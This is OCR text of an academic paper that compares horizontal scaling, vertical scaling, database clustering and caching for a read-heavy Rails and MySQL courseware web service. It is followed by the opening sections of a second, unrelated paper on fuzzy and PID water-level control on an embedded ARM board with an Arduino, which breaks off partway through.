Abstract – **Building scalable applications or improving scalability of existing ones is important and not an easy task to perform. Although every application is unique, they can be categorized in several classes. Similar solutions may be applied when scaling applications which belong to the same class. This paper covers five different techniques for scaling read-heavy web services delivering small amount of data for each request. The techniques analyzed include database scaling, horizontal and vertical architectural scaling, as well as two caching techniques [2]. The service is Ruby on Rails [6] based, but similar approaches may be applied when using other technologies. Advantages and disadvantages of each method are presented, as well as several suggestions related to further research on this topic.**

I. Introduction

Web services are encountering large challenges with growth of Internet. Technically, the most demanding task is to build a complete system which can handle tens or even hundreds of thousands requests per minute. This encompasses building a system as a whole: including hardware, operating systems, application code and database system. The system built must offer reliable and fast service for end users. Words "reliable" and "fast" highly depend of the application type. Some applications may not require fast response (complex data mining and reporting) or high reliability (personal blog); however, it does not mean it should be completely neglected. One weak spot can mean weakness of an entire system, and cause system malfunction.

Many applications are encountering scalability issues, representing a problem with no unique solution. As a result, every system must be built according to specific requirements, yet some guidelines must be given for every application class. The system architecture can be completely changed in order to make an application scalable. Most systems are built using combination of techniques analyzed in this paper.

Provided results analysis may be taken in consideration when building similar read-heavy applications. They could save significant amount of time when trying to find optimal working environment for some applications. Also, they can provide good basis for further research by fine tuning the parameters mentioned in the later chapters.

II. Benefits From Scaling

Many web applications have large underlying infrastructure enabling them to satisfy above mentioned requirements. Most of them have large clusters or even distributed ones with complex custom load balancers [8]. However, system as a whole must be built so it can use raw computing power given by cluster nodes. That means that network infrastructure and operating system or systems must provide good basis for further system enhancements [10]. Companies must decide whether to use horizontal or vertical scaling. Most of them choose hybrid variant that includes the use of both. The extent in which each method is used depends on application requirements.

While vertical scaling implies that existing machine is upgraded or a new one bought, horizontal scaling means that more machines are added and the job is split between them. It is harder to program because communication and synchronization over the network must be considered.

Horizontal scaling is always better when it comes to reliability [3]. Horizontal scaling is suitable for applications in which communication would not significantly increase execution time. Vertical scaling is preferred from software point of view, due to easier programming of such machine whose performance is not affected by other factors, such as network bandwidth and latency. The problem with this approach is that a single machine means single point of failure, and if it fails, the whole system fails [12]. Different mechanisms can be built in this kind of system to prevent failure, but it is the risk of failure is still higher in comparison to horizontal scaling.

From reliability point of view, horizontal scaling is often better because more machines are doing the same work and they can be configured in such manner to provide redundancy, so there are more than one replica of data and software. If one point fails, work can be distributed so that the end users do not notice the failure. These systems are fairly complex and need to provide mechanisms for load balancing for work distribution and mechanisms for data replication. As such, they represent a problem. There is also a need to minimize communication between the systems so it does not take many resources in comparison to raw processing power provided by machines on the system.

III. Scaling Scenarios

This document covers five scaling scenarios. Scaling is performed on web service for courseware application. The goal of the application is to provide multiple elements which facilitate learning and administration activities. The core of the application are report generators which give necessary data for faculty administration. The most read-heavy reports are based on several students' scoring elements. The report

contains about 3000 queries to the database, and most of them are very small and return about 10 bytes of data. Service is RESTful [16], and average size of HTTP body of the response is 15-20 bytes. Whole database size is around 10 MB. Experiments are performed on MySQL database [11] with few different configurations. In standalone and replication configurations, MySQL uses InnoDB [15] storage engine, and in cluster configuration [1] it uses NDB [14] storage engine. While web service provides the data by accessing database and serializing it to JSON [13] format, front-end of the application takes the data from that service, and displays data to end user.

Two machine types were used to measure performance of this kind of application. First machine is Intel Pentium IV working on 2 GHz with 1486 MB of free main memory. It also has 7200 rpm hard drive with 32 MB buffer size. Second machine has Intel Core 2 Duo E8500 processor working on 3.16 GHz with 4 GB of main memory and the same hard drive as previous machine. All systems had Ubuntu Linux 11.10 installed.

Database is given 100 MB of main memory to store its buffer. Database is relatively small in comparison to this buffer size, so it is an assumption that MySQL database engine will store entire database in RAM, decreasing access time.

Client machine is located in the same network. It is used to simulate one or more user requests for the web page where report is generated. Each user makes two requests, which makes about 6000 service requests per user. Users request the page at random time, but all within 30 seconds from the beginning of the experiment. Number of users is gradually increased, so performance increase/decrease can be measured depending on their number.

Several approaches to horizontal scaling are presented. They are trying to achieve better load distribution across multiple machines. Vertical scaling approach is relatively simple: more powerful machine means that more work is done in less time.

All computers were interconnected by 100Mbps Ethernet network.

Front-end load balancer [4] performance experiments were performed on Pentium IV machines. In single machine experiment back-end, front-end and the database were located on a single machine and there was no need for network communication. Front-end uses data provided by back-end and the back-end communicates with the database to get data it needs to operate.

This scenario involves multiple machines where front-end is located on a single machine and there were several back-ends. A hybrid (master-master-slave) database replication was set. There were two master nodes as well as multiple slave nodes. This service is not write-heavy, so two master nodes are used to accomplish fault tolerant system. Slave nodes were used only for read operations. One back-end software was placed on each slave machine, so the back-end has local access to the database. Front-end has done the load balancing between these back-ends. Number of back-ends was gradually increased to demonstrate its influence on system performance. Only read operations were taken to consideration; however, when the number of machines was increased the number of transactions also increased, and replication speed was getting slower, making it a point which needs to be considered when building a real system. This is shown in Figure 1.




Figure 1: Front-end load balancer scenario configuration

Database load balancer experiment scenario (Figure 2.) was performed on the same machines, but with only one front-end and only one back-end. Back-end accesses load balanced MySQL cluster, and then serializes the data. Number of nodes in MySQL cluster was increased and performance experiments were done accordingly.




Figure 2: Database load balancer scenario configuration

Vertical scaling experiment scenario includes running application on a more powerful machine. Database, back-end and front-end were placed on the same machine.

Disk caching and memory caching experiment included caching mechanisms. Both experiments were done on Intel Core 2 Duo machine. Disk experiment was done by caching the back-end responses on the disk, and memory used caching the same responses in main memory. These caching mechanisms were provided by Ruby on Rails framework [5] and its ActiveRecord component [9].

In every case, a timeout was set to 600s, so every response time longer than 600s was aborted and it was not shown on the diagram.

IV. Experimental Results and Analysis

A. Single machine experiment

Single machine experiment results were taken as reference point for all others. Response times with one, two and three users were less than the timeout, while others were not, so they were not showed on the diagram. Results are shown in Figure 3.




Figure 3: Response times in single machine experiment

B. Experiment with front-end load balancing

These experiment results were analyzed regarding two aspects: increasing number of users and increasing number of back-ends. The results for one user indicate that time were considerably slower than on a single machine, which means that the single machine was under maximum working load. After that, the load was distributed on more than one computer and certain amount time was spent on load balancing and communication. Communication was not efficient because influence of network latency prevails over bandwidth in case of small chunks of data produced by the service. Bandwidth in this experiment and the next one did not exceed 15kBps. As the number of requests increased, response time increased as well. The machine became fully loaded and requests had to wait for execution for longer period of time. Execution time increase rate was lower and network latency time was less expressed. That caused less steep line on the Figure 4. Experiment with three machines used as back-ends have shortest response time due to additional load due to load balancing. Other response times were not shown due to timeout.




Figure 4: Response times in front-end load balancing experiment

C. Experiment with database load balancer

Experimental results with database load balancer (Figure 5.) showed that response time increased compared to previous results. Explanations might be the time lost on MySQL load balancing, network latency when performing SQL queries and delivering web service messages. Single back-end had to do all the data requests and serialization and became the bottleneck in the system. The communication turns out to be the bottleneck [7] because previously mentioned SQL queries were returning several bytes of data in average. These chunks of data were smaller than the data serialized in JSON format. That emphasized the network latency.




Figure 5: Response times in database load balancing experiment

D. Vertical scaling experiment

Vertical scaling experiment (Figure 6.) showed that vertical scaling for this type of problem is far better than horizontal, since no time is wasted on data transfer over the network. It took longer when the same amount of data was

transmitted in small packages than in large ones. This machine's processor was dual core. This is useful when dealing with large number of parallel requests, because modern applications and database systems have good mechanisms of using multi-core processors and multi-threading support.




Figure 6: Response times in vertical scaling experiment

E. Disk caching experiment

Caching small chunks of data on disk did not appear to be efficient. This approach was used in disk caching experiment and it showed much worse results than without cache, especially with large number of requests. This happens because most of the time spent getting data from the disk was due to disk latency, and transfer itself lasted much shorter. On the other hand, database systems hold large amounts of data in main memory, up to the amount stated in configuration files. The data retrieval and serialization time was much shorter than data retrieval from the disk. Results are shown in Figure 7.




Figure 7: Response times in disk caching experiment

F. Memory caching experiment

The last experiment results (Figure 8.) prove that scaling of the application should start from application logic and software optimization mechanisms, followed by scaling with additional or better hardware. The goal should be to improve application's performance on current system before trying to scale – benefit from hardware upgrade. Many aspects should be considered, such as cost of these optimizations and time of for these optimizations. This experiment results showed six to eight times better performance when caching web service results in main memory compared to the scenario without the caching.




Figure 8: Response times in memory caching experiment

V. Additional Considerations

Limiting factor for horizontal scaling was 100Mbps network. For network traffic produced by this type of web service, key problem was network latency having considerable influence on whole system performance**.** This type of application would benefit from using higher speed network with lower latency, especially when building network based on fiber optics.

Database configuration used for these experiments did not differ much from default setup. The only thing changed was buffer size and network settings. Many databases require specific setup for hardware they are running on, so there is probably some space for performance increase with fine tuning the database settings.

Database and application load balancers contribute to system performance. It brings one more layer being used and it can consume large amount of resources if it is not implemented properly. They might have been weak spot in horizontal scaling if not being used properly.

Only performance aspects were analyzed in this paper. Although horizontal scaling gives much better results when it comes to performance, vertical scaling provides better reliability.

Master-slave replication used in front-end load balancer experiment, as well as in cluster environment in database load balancer experiment is suitable for read operations. When it comes to write operations, negative side effects can be

produced because all nodes have to receive all the information, and that is time consuming.

VII. Conclusion

Making scalable application must be well planned and considered from the beginning of application lifecycle. Before considering horizontal and vertical scaling, it is good practice to better utilize the currently available resources. Experiments were performed on read-heavy web service delivering large number of small packages. The results showed large performance improvement from vertical and very little performance benefits from horizontal scaling. The best results were accomplished with smarter programming method like caching web service responses in main memory. Response times were six to eight folds better. Even better results would be expected after combining these three elements. Real system configuration should be based on assessment for every application. Each application is unique in its design and methods stated above should be combined accordingly.

References

[1] A. Davis and H. Fist, *MySQL clustering*, 1st ed., MySQL Press; March, 2006.

[2] C. Kopparapu, *Load Balancing Servers, Firewalls, and Caches, 1st ed.*, John Wiley & Sons, Inc., *July 2002*

[3] A. Davis , *High Availability MySQL Cookbook* , 1st ed., MySQL Press, April, 2010.

[4] T. Bourke, *Server Load Balancing*, 1st ed., O'Reilly Media, Inc., August 2001.

[5] B. Ediger, *Advanced Rails*, 1st ed., O'Reilly Media, Inc., January 2008.

[6] E. Smith and R. Nichols, *Ruby on Rails Enterprise Application Development*, 1st ed., October, 2007.

[7] L. Zhu, "Client Side Load Balancing for Web 2.0 Applications", Digital Web Magazine, October 2007

[8] S. Souders, *High Performance Web Sites: Essential Knowledge for Front-End Engineers*, 1st ed., O'Reilly Media, Inc., September 2007.

[9] E. Smith and R. Nichols, "Working with Rails – ActiveRecord, Migrations, Models, Scaffolding, and Database Completion", November 2007.

[10] C. Henderson, *Building Scalable Web Sites*, 1st ed., O'Reilly Media, Inc., May, 2006.

[11] B. Schwartz, P. Zaitsev, V. Tkachenko, J. Zawodny, A. Lentz, and D. J. Balling, *High Performance MySQL*, 2nd Edition. O'Reilly, 2008.

[12] C. Bell, M. Kindahl and L. Thalmann, *MySQL High Availability*, 1st ed., O'Reilly Media, Inc., July 2010.

[13] http://msdn.microsoft.com/en-us/library/bb299886.aspx (09.01.2012.)

[14] http://dev.mysql.com/doc/refman/5.0/en/mysql-cluster-overview.html (09.01.2012.)

[15] http://dev.mysql.com/doc/refman/5.5/en/innodb-storage-engine.html (09.01.2012.)

[16] http://www.ibm.com/developerworks/webservices/library/ws-restful/ (09.01.2012.)

[17] http://dev.mysql.com/doc/refman/5.0/en/mysql-cluster.html, (12.12.2011.)

Design and Implementation of Fuzzy Controller on Embedded Computer for Water Level Control

Senka Krivić, Muhidin Hujdur, Aida Mrzić and Samim Konjicija
Faculty of Electrical Engineering, Department of Automatic Control and Electronics, Sarajevo, Bosnia and Herzegovina
krivic.senka@gmail.com, hujdur.muhidin@gmail.com, amrzic@gmail.com, skonjicija@gmail.com

Abstract - The paper deals with one of frequently encountered tasks in process industry - water level control. Proportional Integral Derivative (PID) control is often used for this purpose. Since control parameters of PID controller are fixed and tank system is inherently nonlinear, PID controller should not be used on wider level range. Therefore, this paper analyzes the effectiveness of water level control using fuzzy controller. The fuzzy controller is implemented based on mathematical model of tank and using MATLAB. The controller is implemented on Friendly ARM - embedded computer. Arduino board is used as an acquisition board for collecting sensor data from tank system Festo Didactic DD 3100 and as a PWM signal generator for water pump control. Experimental results confirm that the fuzzy control system has good adaptability in comparison with PID and provided satisfying results.

Keywords: fuzzy, Sugeno, PID, embedded system, microcontroller, tank, water level control, nonlinear system

I. Introduction

In certain industry branches (e.g. food, pharmaceutical, chemical etc.) the problem of water level control is very often encountered. The main objective of controller in this case is maintaining different setpoint water levels, mostly, in real time environment.

The traditional approach to this problem using PID controllers is not fully convenient when it comes to dealing with nonlinearity of tank systems and their complexity in industry [1][2]. These problems can be successfully dealt with using fuzzy control [3-5]. Based on expert knowledge and experience, control implementation is therefore simplified, and it can be achieved without complex mathematical modeling [6][7]. Since the water level controller is often a part of complex control system, the controller should have a communication interface which allows it to be incorporated and integrated with centralized control system. Different communication interfaces makes it suitable for use in already existing control systems, without changing communication protocols and interfaces.

Taking all this into account, this paper deals with implementation of PID and fuzzy water level controller using embedded computer and comparison of these controllers on laboratory tank model Festo DD3100.

The paper is organized in six sections. Section II describes implemented control system. In subsection A of section III, mathematical model of tank system is given. Subsection B of section III deals with system identification, while Section IV describes the PID and fuzzy controller implementation. The experimental results are shown in Section V, and conclusion is given in Section VI.

II. System Description

Figure 1 shows the block scheme of implemented control system.




Figure 1. System structure

The PID and fuzzy controllers are implemented in application developed for Friendly ARM [10], which allows user to set desired water level and to select the type of controller (PID, or fuzzy). It also displays measured water level. Regardless of controller type, controller input (or one of the inputs) is measured water level expressed in millimeters, and its output is duty cycle of pulse width modulatied signal, expressed in 8 bits digital form proportional to percentage of duty cycle. The Figure 2 shows the implemented system.




Figure 2. Implemented system

Both, controller input and output are exchanged with Arduino Uno Development Board [11]. Arduino is used as an acquisition input/output card for Friendly ARM. Arduino and Friendly ARM are connected using USB interface.
The PWM signal is used for triggering of pump driver [8] which generates a voltage signal used for pump control. Measurement of water level is done using ultrasound sensor and analog to digital and voltage to water level conversion on Arduino.

III. System Identification and Modelling

A. Mathematical modeling

The structure of the liquid volume in horizontal tank and its geometrical parameters are shown in Figure 3.




Figure 3. Single tank water level system

The system model is determined by relating the flow Q_i into the tank to the flow Q_o leaving through the valve at the tank bottom. Using a balance of flows equation on the tank, it is possible to write:

$$Q_i(t) - Q_o(t) = A\frac{dh(t)}{dt} \tag{1}$$

Where A is the cross sectional area of the tank and h is the height of the water in the tank.
The Bernoulli's equation can be adapted to a streamline from the surface to the orifice as:

$$gz_1 + \frac{p_1}{\rho} + \frac{v_1^2}{2} = gz_2 + \frac{p_2}{\rho} + \frac{v_2^2}{2} \tag{2}$$

Equations (1) and (2) refer to two different points in the flow, first being upstream of second point. v is the local velocity of the water, g represents the local acceleration of gravity, p the pressure and z the vertical height of the point.
If Bernoulli's equation including loss is applied to single tank system shown on Figure 3, h is calculated as:

$$h = \frac{v^2}{2g} + \Delta h \tag{3}$$

Where, h represents height of the water in the tank, $h = z1 - z2$. Loss to the system Δh can be written as

$$\Delta h = \frac{v^2}{2g}\left(\xi_t + 2\xi_k + \xi_i\frac{1}{d}\right) \tag{4}$$

Where, ξ_k is the local loss coefficient of the curved tube, ξ_i is the local loss coefficient at the entrance of the tube, ξ_t is the resistance coefficient, l is the length of the discharge pipe and d is the diameter of the discharge pipe. Combining (3) and (4) h becomes:

$$h = \frac{v^2}{2g}\left(1 + \xi_t + 2\xi_k + \xi_i\frac{1}{d}\right) \tag{5}$$

The flow Q_o leaving through the valve at the tank bottom is given by

$$Q_0 = \frac{d^2\pi}{4}v \tag{6}$$

Using (6) and (5), the flow Q_o can be expressed as

$$Q_0 = C\sqrt{2gh} \tag{7}$$

where

$$C = \frac{d^2\pi}{4}\frac{1}{\sqrt{1 + \xi_t + 2\xi_k + \xi_i\frac{1}{d}}} \tag{8}$$

Combining equations (7) and (1), gives

$$A\frac{dh(t)}{dt} + C\sqrt{2gh} = Q_i(t) \tag{9}$$

C is called the discharge coefficient of the valve. This coefficient takes into account all water characteristics, losses and irregularities in the system.
Equation (9) represents mathematical model of system.

B. System identification

In this section, nonlinear system model described with (9), will be approximated by the integrator and time delay model. The tank model, Festo Didactic DD3100 is shown on Figure 4.




Figure 4. Festo Didactic DD3100 tank model

In order to identify the tank model, step of maximum pump voltage was applied until the water level reached 12,5 cm, starting from water level of 9,5 cm. System response is shown in Figure 5.




Figure 5. System response

Identification process provided following transfer function.

$$G_{ob}(s) = \frac{0{,}1553}{s} \cdot e^{-0.19s} \qquad (10)$$

The transfer function of approximated system was used for simulation and tuning of PID and fuzzy controller inside Matlab/Simulink program package. [9]

IV. Controller Implementation

A. PID controller implementation

The design of PID controller based on approximate model was done using Matlab/Simulink. Control parameters (gain/proportional band, integral gain/reset, derivative gain/rate) were adjusted to their optimum values for the desired control response (reaching the operating point of 12.5 cm) using Ziegler-Nichols Method. Following values of PID controller parameters were obtained: Kp = 2, Kd = 0.001, Ki = 0.005. The system discretization was conducted with sample time of Ts = 10ms.

B. FUZZY controller implementation

Two Sugeno fuzzy controllers were designed based on mathematical model and also using Matlab/Simulink. Simulink model shown on Fig. 6 was used for testing fuzzy controller performance.




Figure 6. Simulink model used for fuzzy controller testing

Since the tank system is nonlinear and water drainage is correlated with water level, two possible inputs for fuzzy controller can be taken into account – error and current water height. In order to analyze the influence of using measured water level as controller input, two types of fuzzy controller were implemented

1. one input fuzzy controller with error as input
2. two inputs fuzzy controller with error and current water height as inputs

The Sugeno model was used, since it is computationally efficient and works well with optimization and adaptive techniques. This makes it popular for control problems, in particular for dynamic nonlinear systems [7]. Properties of Sugeno type for both controllers are given in Table I.

TABLE I. FIS (FUZZY INFERENCE SYSTEM) PARAMETERS

FIS TYPE	Sugeno
AND method	prod
OR method	max
Defuzzyfication	wtaver

In case of one input fuzzy controller, the error is calculated by taking the difference between referent and current water level. Chosen error memberships functions are shown on Fig. 7.




Figure 7. Membership functions of one input fuzzy controller

Output Membership functions represent voltage value. Output values are: 0, 4, 6, 12 and 24. Output MFs are shown on Fig. 8.




Figure 8. Output membership functions of one input fuzzy controller

The final output of the system is the weighted average of all rule outputs, computed as

$$FINAL\ OUTPUT = \frac{\sum_{i=1}^{N} w_i z_i}{\sum_{i=1}^{N} w_i} \qquad (11)$$

where N is the number of rules [7]. In this case the number of rules N is 5. These rules are shown in Table II.

TABLE II. RULE BASE FOR ONE INPUT FUZZY CONTROLLER

If e is VN	Output voltage is 0V
If e is N	Output voltage is 4V
If e is 0	Output voltage is 6V
If e is P	Output voltage is 12V
If e is VP	Output voltage is 24V

Labels in Table II and Figure 7 are as follows: VN=Very Negative; N=Negative; 0=Small; P=Positive; VP=Very Positive.

Inputs for two inputs fuzzy controller are current water level and error, calculated as a difference between referent and current water level. Chosen memberships functions are shown on Fig. 9.

